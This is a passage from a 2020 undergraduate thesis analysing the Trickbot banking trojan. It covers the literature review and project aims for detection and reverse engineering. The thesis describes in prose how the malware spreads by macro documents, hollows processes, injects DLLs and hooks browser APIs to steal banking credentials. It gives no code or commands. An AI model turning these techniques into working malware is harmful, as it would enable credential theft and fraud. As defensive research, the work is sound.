


A technical analysis of the modular malware variant known as 'Trickbot'

by

Eoin Wickens

This thesis has been submitted in partial fulfillment for the degree of Bachelor of Science (Hons) in Computer Systems

in the
Faculty of Engineering and Science
Department of Computer Science

May 2020

Declaration of Authorship

I, Eoin Wickens, declare that this thesis titled, 'A technical analysis of the modular malware variant known as Trickbot' and the work presented in it are my own. I confirm that:

- This work was done wholly or mainly while in candidature for an undergraduate degree at Cork Institute of Technology.
- Where any part of this thesis has previously been submitted for a degree or any other qualification at Cork Institute of Technology or any other institution, this has been clearly stated.
- Where I have consulted the published work of others, this is always clearly attributed.
- Where I have quoted from the work of others, the source is always given. With the exception of such quotations, this project report is entirely my own work.
- I have acknowledged all main sources of help.
- Where the thesis is based on work done by myself jointly with others, I have made clear exactly what was done by others and what I have contributed myself.

Signed: Eoin Wickens

Date: 04/05/2020

CORK INSTITUTE OF TECHNOLOGY

Abstract

Faculty of Engineering and Science
Department of Computer Science

Bachelor of Science

by Eoin Wickens

In the modern cyber-threat landscape, modular malware is one of the most dominant and active cyber threats. Modular malware has an enhanced ability to infect, evade detection and propagate. The banking trojan known as 'Trickbot' is known to be one of the most established and formidable archetypes of modular malware.

Since its inception in 2016, Trickbot has carved out a name for itself as one of the most prevalent and successful banking trojans, despite competition in a highly saturated financial malware market. It has achieved this due to its high degree of sophistication, modularity and ever-evolving anti-analysis and detection-evasion techniques. Upon initial infection, a target host is scanned with the resulting information exfiltrated to a command and control server. Appropriate modules of the malware, tailored to the compromised machine, are downloaded and installed. These site specific modules then form the targeted and focused attack by providing specific malicious functionality, such as credential harvesting, SMB propagation and more.

My project will aim to provide an insight into what makes Trickbot such a successful and formidable foe. I will perform an in-depth code analysis of the malware utilizing reverse engineering tools and techniques. Where feasible, analysis automation in the form of python scripts will be implemented.

I aim to shed light on a number of different aspects of the malware variant, such as the advanced anti-analysis methodologies employed and the detection-evasion techniques used. I also aim to track its expansive command and control infrastructure and derive insights into how to detect Trickbot-related network traffic with a high degree of accuracy.

Acknowledgements

A massive thank you to all who helped me achieve this project.

David Stynes - Project Supervisor Term 1
Byron Treacy - Project Supervisor Term 2
Dean Given - Senior Threat Researcher
Susan Murphy Wickens - Countless Re-reader

Contents

List of Figures

Abbreviations

IDA	**I**nteractive **D**is **A**ssembler
YARA	**Y**et **A**nother **R**idiculous **A**cronym
MITRE	**M**assachusetts **I**nstitute of **T**echnology **R**esearch & **E**ngineering
DDOS	**D**istributed **D**enial **O**f **S**ervice
DLL	**D**ynamic **L**ink **L**ibraries
PCB	**P**rinted **C**ircuit **B**oard
CKC	**C**yber **K**ill **C**hain
C2	**C**ommand and **C**ontrol
EDR	**E**ndpoint **D**etection & **R**esponse
MS-ISAC	**M**ulti **S**tate **I**nformation **S**haring & **A**nalysis **C**enter
MITB	**M**an **I**n **T**he **B**rowser
IRC	**I**nternet **R**elay **C**hat
HTTP	**H**yper **T**ext **T**ransfer **P**rotocol
SID	**S**ecurity **ID**entifier
APT	**A**dvanced **P**ersistent **T**hreat
IOC	**I**ndicator **O**f **C**ompromise
VM	**V**irtual **M**achine
PE	**P**ortable **E**xecutable
NSA	**N**ational **S**ecurity **A**gency
VT	**V**irus **T**otal
OSINT	**O**pen **S**ource **INT**elligence
BSA	**B**uster **S**andbox **A**nalyzer
DNS	**D**omain **N**ame **S**ystem
GNU	**G**eneral **P**ublic **L**icense
IFF	**I**llicit **F**inancial **F**lows

Dedicated to my mother, who never said no when I asked for help...

Chapter 1

Introduction

1.1 Motivation

Entering our card details online has quickly become one of the most widely used methods of paying for goods. When performing online transactions there are a number of standards often taken for granted, that the purchaser's sensitive details will only be used for the intended purpose, that the establishment or person that the transaction is being conducted with is legitimate and that the goods that have been paid for will inevitably be received. Online banking portals have enabled us to spend and manage our money with such ease that the once precarious nature of entering the digits of a credit card has become nothing more than a fleeting thought. Cyber-criminals are attempting to exploit this lack of cognizance using highly sophisticated Banking Trojans[1]. These Banking Trojans are able to lure the user into a false sense of security through a number of different ways and means; one being the use of web-injection to insert malicious code into the victim's seemingly legitimate browser window. This injection is performed in order to exfiltrate sensitive information without the victim's computer showing any sign of untoward activity or malicious infection.

Due to the increase in frequency in the use of Banking Trojans, increasing tenacity and enhanced use of anti-analysis and detection avoidance techniques, I decided to focus my attention on the Trickbot malware variant. Trickbot stood out as the ideal candidate for this work due to the relevancy of the variant given its prominence and market share in and of the Banking Trojan market. Trickbot utilizes extensive modularity, which syntheses functional upgrades with iterative development to stay relevant and formidable in an ever-changing cyber-threat landscape. I wish to explore the credibility of using modular malware as an attack vector, as well as perform an in-depth tear-down of the malware family. This analysis aims to provide further insight into the techniques used,

the threat actor responsible and to discover the techniques employed by the malware to shield itself from detection and analysis.

My long term interest in cybersecurity coupled with my studies in software development and computer architectures, led me to seek work placement at a major next-generation anti-virus company. It was through working as a Malware Analyst that I found a keen interest in x86/x64 disassembly and debugging, commonly known as Reverse Engineering. This field is one I have actively pursued both in work and in my spare time. I would like this project to further my knowledge and understanding of not only the Trickbot Banking Trojan, but also the fields of Malware Analysis and Reverse Engineering in order to provide a strong foundation from which to build a future career in cybersecurity.

1.2 Contribution

Malware Analysis utilizes a broad range of tools and techniques which require the analyst to have a well-versed foundational knowledge in multiple facets of Computer Science. The contributions are as follows:

- Documenting static attributes of various Trickbot samples and modules through the use of static analysis.
- Documenting C2 servers, imports and functionality through dynamic analysis.
- Analyzing the inner workings of a select subset of samples through X86/x64 Reverse Engineering.
- Packet Analysis of the samples to view and draw conclusions from the network traffic, primarily done with Wireshark.
- Translating machine code into human readable assembly language using IDA Pro in order to perform detailed analysis on the inner workings of malware samples.
- Iterating through assembly instructions and flow of execution of samples by using debugging tools such as OllyDBG.
- Creating Python scripts to automate certain elements of the Reverse Engineering process such as implementing static decryption scripts to decode obfuscated/encrypted data.
- Using virtual machine containers to perform safe malware analysis like VMWare fusion

- Creating YARA rules for sample tagging through pattern matching the physical properties of files.
- Creating SNORT rules to both identify and proactively search for particular network activity amongst samples.
- Performing sample hunting through VirusTotal, searching their vast database of samples with specific criteria.
- Implementing MITRE Testing Framework for correlating tactics and techniques used in the Trickbot campaign with other malware families.

1.3 Structure of This Document

The rest of this document is structured as follows:

Chapter 2 consists of a literature review, laying out the field of study for the project and the current state of the art in relation to Banking Trojans and Modular Malware

Chapter 3 outlines the project definition and the associated requirements

Chapter 4 describes the planned implementation process of this work

Chapter 5 documents the entire sample gathering and analysis processes.

Chapter 6 contains the testing criteria and evaluation of their success.

Chapter 7 details the conclusions and future work.

Chapter 2

Background

2.1 Thematic Area within Computer Science

The subject of this project is an in-depth code analysis of one of the most prominent families of Malware in recent memory. The core topic that this project falls under is "Malware Analysis". Malware is a piece of software that is malicious in nature which is intended to cause some form of harm to the victim [2].

There are many subcategories of Malware[2], each having their own individual characteristics that embody the subcategory, though these characteristics are not always mutually exclusive to the subcategory in question. Examples of the varying types of malware that will be relevant in this work are as follows:

- The purpose of a 'Malware Infostealer'(AKA Spyware) is to exfiltrate sensitive data from a victim's machine. This information-stealing capacity does not necessarily have to relate directly to highly desirable details such as bank credentials. Its objective could instead be to enumerate a target host and return the properties of the system to a command and control server for use in a multi-stage targeted attack.
- A 'Malware Bot' is a piece of malware that upon infection of a target host, connects back to a command and control server to either await further instructions or begin operating immediately. Botnets can cause harm through Distributed Denial of Service (DDOS) attacks, mass mail spam and other nefarious applications. Bots typically work in unison as part of a larger 'botnet' to accomplish goals that a single device may have a hard time achieving. They can infect a wide range of devices including PC's and smaller internet connected devices such as WiFi routers and smart TV's.

- 'Malware Ransomware' encrypts files on a victim's machine and prevents the user from accessing or recovering these files until a ransom has been paid, typically through some form of crypto-currency. This is a particularly nefarious category that can cause a vast amount of damage to the end user through loss of data, disruption of services and financial loss. Some variants of ransomware delete the victim's files regardless of ransom being paid within the ransom notes specified conditions, these are typically referred to as 'Wipers'.
- A 'Banking Trojan' is a further subcategory of Malware Infostealer specifically tailored to steal any bank details entered by the victim. Banking Trojans can impersonate banking portals with an extremely high degree of accuracy tricking the victim into entering their credentials. More complex Banking Trojans have the ability to inject themselves into seemingly legitimate bank websites in a manner that is virtually undetectable to the end user.

Modular Malware is more difficult to label, given its modular nature. It consists of individual components or 'modules' with unique functionality, which can change the 'genus' of the sample being analyzed. This modularity has a number of immediately apparent advantages; one such being increased difficulty in creating signatures for detection of these samples. The Threat Actor responsible for deployment of the modules is able to manipulate the hash check-sums and packing techniques of the modules in order to alter the signature[3], evading detection by most traditional anti virus programs. Since modular malware downloads its required functionality as it operates, rather than containing all of its modules in one ready-made executable[4], it allows the initial infection script to be extremely lightweight and easier to obfuscate. This in turn makes the script harder to detect. A typical infection vector of Modular Malware is phishing emails; it is through use of social engineering techniques within these emails that the victim is coerced into downloading a file containing a small, highly obfuscated downloader script. This downloader script performs initial enumeration of the system and exfiltrates the data to the Malware's corresponding command and control server. Modules specifically suited to both the system's specifications and the threat actors nefarious intentions are downloaded to the infected host in order to further exploit the machine (i.e. Downloading a ransomware module or a module which will enable lateral movement).

Trickbot stands out as the quintessential example of Modular Malware, given the multitude of modules that have been discovered since its inception. Trickbot first emerged in 2016 as a Banking Trojan that Malwarebytes attributed to the creators of Dyreza, a Banking Trojan which was first discovered in 2015.[5]. This correlation arose from the use of 'similar features and solutions' between the two malware families. Trickbot

has been seen to have been used as a delivery vehicle in order to deploy other malware variants once installed on a compromised host[6], where it has the capability to download not only additional modules, but also secondary stage payloads such as Ryuk Ransomware[7] and the IcedID[8] Banking Trojan. Trickbot has also been seen to have been dropped as a secondary stage payload of other Modular Malware variants such as Emotet[9]. These relations will be explored in greater depth over the course of this work.

The action of studying these potentially malicious pieces of software is called 'Malware Analysis'[10]. Malware analysis is performed using a variety of tools and techniques to dissect and examine specific files in order to better understand if the software is malicious in nature, and if so, further investigating what potential it may have to cause damage to the user. There are four main facets in the analysis of Portable Executable files:

- 'Static Analysis'[10], is the action of analyzing a piece of software without executing it, this is performed through looking at a variety of the files characteristics and properties, such as section size, strings etc. An appropriate metaphor to describe this would be the act of visually inspecting a car before purchase, observing any of the aesthetic features for visible damage.

- 'Advanced Static Analysis' constitutes a more in-depth look into the static properties of a compiled executable, through the use of tools such as the Interactive Disassembler (IDA), which translates the machine code into human readable assembly language. Disassembly is an extremely powerful way of understanding the control flow of a Portable Executable. While this form of analysis has a large learning curve, an experienced analyst can identify portions of functionality and indicators of compromise that may not be visible in standard static analysis.

- 'Dynamic Analysis'[10] is the action of analyzing a piece of software through execution. Attention is paid to the Dynamic Link Libraries (DLLs) that are loaded in during run time, file modifications and any network activity from the infected host. Dynamic analysis is an intrinsic part of malware analysis as it is often difficult to measure the true intentions of a file until it has been executed, especially if the malware author has a high degree of proficiency in obfuscation techniques.

- 'Advanced Dynamic Analysis' uses assembly-level debugging tools such as OllyDBG or X32/x64Debug in order to execute a file and step through it instruction by instruction. These debuggers display a view of the instructions to be executed, the current state of the CPU registers, as well as a view of the stack and memory. These informative windows allow the analyst a detailed overview of what changes are undergone on the system.

The concept of 'Reverse Engineering' is the act of deconstructing an existing product to discover the internal workings and design features. While Reverse Engineering is a subset of Malware analysis it is not only limited to Malware. This concept is often associated with other fields such as the design of printed circuit board (PCB) and other hardware components. In terms of Malware Analysis, it refers to the concept of using Advanced Static and Dynamic Analysis tools together, in order to further dissect and identify key functional components of a compiled executable. Reverse Engineering is typically employed when a file is found to be difficult to analyze using standard methods due to the presence anti analysis techniques. It can also be used to coerce a file to execute its full functionality, to decrypt encrypted data, or simply to better understand the way a file operates.

Strongly related to the field of cyber-security is the area of 'Social Engineering'. Social Engineering's main purpose is to manipulate and exploit the human mind in order to coerce a target to perform a desired behaviour, without realising that they are involved in an act of deception. While fraudulent emails and fake banking portals often leverage Social Engineering techniques to steal sensitive information, the field is not strictly limited to online endeavours and can take the shape of physical in-person attacks in order to gain access to restricted spaces or premises. Social Engineering is typically used in Phishing emails, which have increased in frequency by over 250% according to the 2019 SANS Threat report[11], and are becoming a more common, pervasive attack vector.




FIGURE 2.1: The typical malware analysis process

2.2 A Review of Modular Malware and Banking Trojans

Kiwia *et al.*, proposed a number of original Cyber Kill Chain (CKC) based taxonomies[4] for Banking Trojans to aid in the development of detection and mitigation strategies; This was due in part to advances in techniques to both obfuscate and evade detection from existing security solutions. The first of these taxonomies, drawing from the Lockheed Martin Cyber Kill Chain topology, related to the features that were present in 127 Banking Trojan samples and were gathered between December 2014 to January 2016 by a major UK financial organization. These features came under a number of headings such as Weaponization, Delivery, Exploitation, Installation, Command and Control(C2) and Actions on Objectives; each of these headings and subsequent methodologies are explained, detailing the various techniques that are employed to infiltrate the victim machine. This comprehensive taxonomy will be an invaluable resource in mapping out the functionality of various Trickbot modules and variants and possibly adding to the taxonomy as the work progresses. In addition to this, the various techniques outlined in the paper illuminated use-cases and techniques that were not immediately apparent upon first starting this work. The taxonomies will also provide a ready-made framework for the identification and classification of functionality from both the initial Trickbot sample and associated modules, allowing for a more structured and formulaic sample-gathering approach.




FIGURE 2.2: Kiwia et al Taxonomy of Banking Trojans Features based on cyber kill chain.

The second proposed taxonomy by Kiwia et al., is a Banking Trojan detection taxonomy comprised of three separate branches: Detective, Preventive and Remedy. These three branches constitute the main sections in the defence against Banking Trojans, each its

own definitive stage from which to base a mitigation strategy, with the subsequent levels outlining how each of these defensive branches can be applied. The Detective branch deals with Host-based and Network-based methods of identifying malicious activity. Preventive similarly outlines host, network and user-training prevention, while Remedy outlines a number of Defensive and Offensive strategies to hamper the actions of a Banking Trojan. This taxonomy will be utilized in both the development of defensive strategies such as YARA rules, SNORT rules and Cylance Optics Endpoint Detection and Response (EDR) rules.




FIGURE 2.3: Kiwia et al Banking Trojan Defence Taxonomy.

Black et al., documented a number of anti-analysis trends[12] in banking malware over the course of a two-year period, covering six individual families of Banking Trojans with a selection of these being modular in nature. The families covered by the paper were Zeus V2, Citadel, Vawtrak, Dridex, Rovnix and Neverquest2. Zeus V2 being one of the most most well known Banking Trojans due to the release of its source code in 2011, allowing threat actors to rapidly upgrade and modify the malware for their own nefarious purposes, the aforementioned Citadel being one such example. Each of these malware families was reverse engineered by Black et al., with particular attention paid to the anti-analysis techniques that were present in the samples. Some of the anti-analysis techniques referenced are Packing[3], String obfuscation[13], Virtual Machine detection[14] (which is performed through checking for the presence of tools installed on the host as well as emulated hardware detection), Debugger detection[15] (Performed

through a number of WindowsAPI call checks) and general use of encryption in communication techniques and configuration files. It is mentioned in the work that the code of the studied families had not been obfuscated, which allowed for easier reverse engineering. Both the functionality and anti-analysis techniques present in each of these families was noted, with particular detail paid to the encryption algorithms employed in communication with their command and control servers and additionally the data encrypted within the files. Common encryption algorithms used in these malware families are RC4, AES, XOR and random seed encoding. This documented analysis of Banking Trojans will aid in recognizing and identifying particular anti-analysis techniques, as well as understanding the methodology behind the use of certain encryption algorithms for potential reverse engineering as the work progresses.

The Multi-State Information Sharing & Analysis Center (MS-ISAC) published a security primer in March of 2019 on a Trickbot malware variant [16]. The MS-ISAC provided a brief overview of the typical Trickbot infection detailing a number of aspects of the process. Initial infection occurs through unsolicited MalSpam, which can often impersonate a company that is known to the victim. Included in the email is an attachment such as a Microsoft Word document or Excel spreadsheet. Once downloaded and executed, the user is prompted to 'Enable Macros', which permits the attachment to execute VBScript, a client side scripting language. This script is designed to trigger a PowerShell script on the infected machine which executes the subsequent malicious functionality. Also noted is both basic sandbox detection in the Trickbot sample and the typical method of persistence, which is performed through the use of a scheduled task. MS-ISAC also documented Trickbot reaching out to a number of IP address lookup sites. This is performed in order to attain the external IP address of the victim's machine. This IP address, along with other information pertaining to the infected host, are exfiltrated to the predefined Trickbot C2 server, from which new module binaries are downloaded in the form of Dynamic Link Libraries (DLLs). An IP address of the next C2 server and an effective expiry time are also sent to the victim machine. This expiry time signals to the infected host when to switch to the next C2 server, allowing the malware to be extremely agile in avoiding detection and enabling it to receive regular updates relatively unhindered. Web injection is employed in order to unwittingly steal credentials from the victim. This credential theft is performed in two methods, a redirection attack where the victim is redirected to an imitation site and secondly as a server-side injection attack, where the response from the server is 'man in the middled' (Typically called a 'Man in The Browser Attack, or MITB for short[17]). Additional code is injected in order to perform Form Grabbing, a technique where the data from the HTML Form, in which the victim entered their credentials, is captured. A number of the Trickbot modules that MS-ISAC team were aware of at the time of writing were enumerated and then

categorized under four main headings: Banking Information Stealers, System/Network Reconnaissance, Credential and User Information Harvesting and Network Propagation; it was noted that it was not an exhaustive list as additional modules are being released regularly.

While the primer outlines the typical Trickbot infection process, it does not delve deeply into the techniques employed by the Malware and so will differ from this work, which will include in-depth analysis and reverse engineering of the existing scripts and additional modules. As Trickbot is an evolving threat a number of new modules will have been released subsequently to the MS-ISAC report, which will be examined and incorporated into this work. This MS-ISAC security primer exists as a fantastic resource for an overview of the typical Trickbot infection. It will aid in the detailed analysis process through the recognition of similar patterns and indicators of compromise noted in the primer, such as the aforementioned malicious documents containing both VBScript and Powershell scripts. Prior knowledge of existing MalDoc macros will help to prepare for the implementation phase of this work by establishing an appropriate analysis environment comprising of the necessary tools and requirements.

T.K et al., delved into the anatomy of prominent botnets in the cyber-threat landscape at the time of writing[18]. In their vivisection of these botnets, specific heed was paid to the strategies and techniques used during the construction process, how the botnet propagated and the varying types of command and control server that were used. A number of the nefarious capabilities of botnets were enumerated, each with a use case detailing the relevance and capacity to cause damage. Three of the more notorious botnets that had been released at the time of writing were elaborated upon, with a brief overview of their core functionality and a reference to their major infections and associated negative impact of each of the variants. The main stages (Probe, Exploit, Force Binary Download, Communicate with Dictator and Establish and Scan) in building the botnet were outlined, with a similar infection kill chain to that of the topology initially used by Kiwia et al.,[4] to build their Banking Trojan topology, the Lockheed Martin Cyber Kill Chain[19]. The paper makes reference to obfuscation techniques commonly used in propagation and communication with the respective command and control server, whereas locally on the infected host, botnets typically contain an encryption routine to encrypt the sample. The encryption routine mentioned is used in order to evade detection by anti-virus software and is a typical use-case of packing. The described routine is similar in nature to, if not intrinsically the same as the packing techniques described by Perdiscia et al.[3]. A number of Command and Control aspects of the botnets were explained, such as the archaic IRC-based Command and Control - comprising of communication through Internet Relay Chat channels, where commonly used public IRC servers can be utilized to avoid detection. However, this approach was soon abandoned

due to lack of security as these easily accessible public channels meant any user could message the botnet controller. This increased both the ease and likelihood of takeover by other threat actors. Also referenced was Peer to Peer (P2P) Command and Control, where the botnet renounces the more orthodox centralised C2 approach and instead relies on peer to peer dissemination of commands and information, both to and from botnet nodes. This P2P approach is successful in making the network more robust, as a large portion of the network would have to be taken down to impact the spread of control messaging amongst the nodes, as opposed to taking down a centralised C2 server which would effectively knock a large portion of nodes offline at once. Web-based Command and Control however, typically uses HTTP and HTTPS to communicate to a web server and is able to blend its traffic in with typical HTTP traffic in order to avoid detection. Over the course of the implementation phase of this project this paper will be of use in identifying any new developments to the Command and Control architecture and communication methods of Trickbot.

A detailed in-depth analysis of the initial Trickbot binary was performed by Zhang in 2016[20]. Initial detection and analysis of a Microsoft Word document containing malicious VBA code lead Fortinet researchers to conclude that the document was being used to disseminate the Trickbot malware variant. It is noted in the report that the initial binary contained a large amount of anti-analysis techniques, such as code self-modification, dynamic extraction and both code and data encryption. The finding of these anti-analysis techniques correlates with the work of the MS-ISAC[16], with code dynamic extraction being a proponent of 'packing'. Zhang has performed advanced dynamic analysis on the Trickbot sample and has followed the flow of execution to determine various Windows API calls and what changes the file is affecting on the system. Zhang found that Trickbot was placing itself onto the heap and calling its entry point. From there it was able to use the WindowsAPI call 'CreateProcessW' in order to spawn a child process of itself in a CREATE_SUSPENDED state. This allowed for modification of child process' code and then resumption of the the process once modification had been completed successfully. This method is typically known as Process Hollowing and is a widely used technique in evading detection[21]. This child process acts as a loader which loads in one of two encrypted code blocks from the resources of the sample, IDR_X86BOT or IDR_X64BOT. depending on the processor architecture of the infected host. Zhang also notes that this influences what modules are to be downloaded later in execution. A mutex, which is an indicator of compromise created by malware to prevent re-infection attempts by the same variant[22], is set with the name 'Global\\Trickbot'. It is from this Mutex that the name of the variant is derived. Persistence is achieved through the scheduling of a Task named 'Bot' which is able to start the Trickbot executable with "SYSTEM" account privileges. Upon launching of

the Trickbot executable, a security identity (SID) check is performed to verify that the user launching the process has "SYSTEM" account privileges, if this check is not met it will exit the process. These indicators and API calls referenced within the work will act as a reference guide for further analysis of the most recent Trickbot samples. Over the course of the 3 years since this report was written, many iterations of the delivery methods, initial binaries and additional modules have been released [6], providing an entirely new aspect to the Trickbot malware variant.

Zhang documents the contents of the encrypted Resource 'CONFIG' and the various Requests made by the Trickbot malware in connecting to its command and control servers. This 'CONFIG' resource is regularly updated by the Malware and contains the Trickbot version, 'grouptag' (which is used to identify which particular Trickbot campaign the sample belongs to) and a list of C2 servers to reach out to. In relation to the HTTP requests, Zhang identifies the various information embedded within the requests as the sample group tag, client id (that is calculated through the infected hosts username, windows version and 32 random hexadecimal digits), a command ID (which is correlated with an actionable command on the C2 server), and additional parameters for use with this command ID. The response for each of these requests are enumerated together with the corresponding actions of the Trickbot infection and involve, but are not limited to, requesting new 'CONFIG' files, new modules and subsequent C2 servers. Of the numerous modules that Trickbot employs, Zhang analysed one in-depth in this report, the primary module 'InjectDLL'. This module is designed to steal online banking information through the enumeration of all system processes in order to determine if Chrome, Internet Explorer or Firefox browsers are active on the system. InjectDLL uses a form of DLL injection[23] to inject the content of its components 'Sinj', 'Dinj' and 'dport'. This injection is done through the use of the 'CreateRemoteThread' API call which is commonly used in such attacks. Hooks are then set on the 'WinINet' and 'Nss3' Windows APIs in order to capture any HTTP requests that are sent to and from the browser. If any of these requests contain information that is present in the list of target banks(that is located within in the Trickbot modules), then the HTTP request is modified adding in similar parameters to the requests mentioned previously. These captured requests are then sent to the Trickbot command and control server for use in further illegitimate activity. Understanding the communication methodology of Trickbot will be integral to demystifying the complexities of Modular Malware. The analysis performed by Zhang will provide a broad base from which to build a more up-to-date picture of the advances in communication techniques and the command and control infrastructure. The DLL injection techniques employed by this early version of Trickbot may also have evolved over time and will be an avenue to explore during the analysis phase of this work.

Chapter 3

Problem - A technical analysis of the modular malware variant known as Trickbot

3.1 Problem Definition

The frequency of malware infections is on the increase and is showing no sign of slowing down. Malware is becoming ever more formidable and complex as threat actors find new ways to circumvent detection and hamper analysis efforts. Although not a new concept, modular malware has become more prevalent in modern malware campaigns thanks to its ability to be modified and customised for its intended target, this is done in order to maximize the chances of successful infection. One of the main benefits of modular malware is its ability to capitalize on new exploits and vulnerabilities that have been discovered, by quickly developing and releasing a new module to avail of the security flaw. The infected endpoint does not need to be reinfected by a new version of the malware but instead can be 'updated' from a C2 server, further eliminating the chances of being detected. Trickbot and Emotet have heralded a new age of malware that is being actively used by Advanced Persistent Threat(APT) groups known for their extremely covert and sophisticated infiltration techniques[24]. Since modular malware is becoming harder to detect it is also becoming harder to counteract, as you can't fight what you can't see. As the tools and techniques employed by these threat actors improve and upgrade, so too must the corresponding analysis efforts and understanding of their systems in order to counteract the damage done.

3.2 Objectives

Sample Gathering and Discovery

- Discovery and accumulation of new modules and variants of Trickbot through the use of open source intelligence techniques.
- Creation of YARA rules to aid in both sample gathering and detection of Trickbot samples.
- Creation of SNORT rules to identify Trickbot related malware traffic
- Discovery and itemization of the Trickbot Command and Control infrastructure

Analysis Efforts

- Perform an in depth analysis of Trickbot and a number of it's corresponding modules in order to better understand its design and functionality
